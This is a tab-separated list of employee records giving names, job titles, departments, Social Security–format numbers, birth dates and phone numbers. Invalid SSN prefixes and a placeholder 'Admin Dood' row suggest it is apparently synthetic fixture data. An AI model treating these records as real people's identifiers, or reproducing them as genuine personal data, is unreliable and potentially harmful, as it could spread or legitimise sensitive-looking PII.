Aaron Burns	Web Designer I	Product Management	399-99-9101	1992-12-27	(260)984-6635
Aaron Frazier	Recruiter	Human Resources	229-06-4682	1988-07-13	(734)680-9092
Aaron Gibson	Information Systems Manager	Human Resources	999-87-0210	1982-11-09	(216)725-5073
Aaron Moore	Accountant II	Human Resources	295-70-7583	1982-03-10	(565)411-9070
Aaron Murphy	Analyst Programmer	Legal	134-23-8068	1993-08-08	(565)286-9651
Aaron Walker	Environmental Tech	Legal	622-37-8278	1972-10-05	(336)621-9697
Adam Allen	Human Resources Manager	Accounting	258-21-5890	1989-02-02	(668)565-6670
Adam Phillips	Software Engineer IV	Legal	133-41-8602	1989-12-21	(412)139-5717
Adam Roberts	Assistant Manager	Marketing	420-49-5940	2000-02-02	(727)739-4542
Adam Webb	Account Executive	Legal	757-50-7585	1988-10-23	(652)652-3827
Admin Dood	Administrator	Overseer	111-11-1111	1999-01-22	(213)555-5555
Albert Coleman	Sales Associate	Services	147-13-7277	1978-10-13	(165)635-9010
Albert Gonzales	Desktop Support Technician	Sales	798-03-2564	1984-10-22	(728)983-1328
Albert Graham	Design Engineer	Engineering	728-39-8243	1977-03-13	(584)912-8602
Albert Howell	Marketing Manager	Sales	611-65-6821	1971-03-21	(940)268-7709
Albert Nichols	Senior Editor	Business Development	945-50-3425	1996-01-01	(804)549-1715
Albert Shaw	Senior Financial Analyst	Support	200-02-3807	1986-11-16	(708)799-3590
Alice Flores	Business Systems Development Analyst	Engineering	638-48-0624	1976-03-20	(797)838-0746
Alice Moreno	Account Representative III	Training	595-13-5252	1975-06-06	(397)156-7865
Alice Price	Account Representative III	Sales	568-17-2489	1999-12-20	(506)934-1775
Alice Young	VP Sales	Business Development	417-09-8211	1985-04-08	(940)887-3598
Amanda Adams	Office Assistant IV	Accounting	622-27-0407	1996-04-14	(417)426-6914
Amanda Garza	Senior Editor	Accounting	484-15-9258	1988-10-18	(693)786-5523
Amanda Gilbert	Software Consultant	Training	998-43-4286	1997-06-17	(243)128-0707
Amanda Kim	Sales Associate	Engineering	146-34-1409	1996-12-27	(182)751-4415
Amanda Moreno	Operator	Business Development	734-10-9361	1976-01-01	(581)506-7184
Amy Hansen	Senior Developer	Business Development	378-62-8935	1973-06-23	(732)619-4934
Amy Henderson	Quality Control Specialist	Services	918-19-0332	1990-06-22	(780)625-2677
Amy Holmes	Operator	Product Management	267-02-1543	1996-05-21	(159)424-5149
Amy Miller	Accountant III	Human Resources	615-19-0637	1977-10-17	(644)800-9820
Amy Sullivan	Desktop Support Technician	Business Development	555-36-3869	1990-12-27	(592)268-7937
Amy West	Systems Administrator I	Engineering	734-35-6793	1979-02-17	(476)950-7297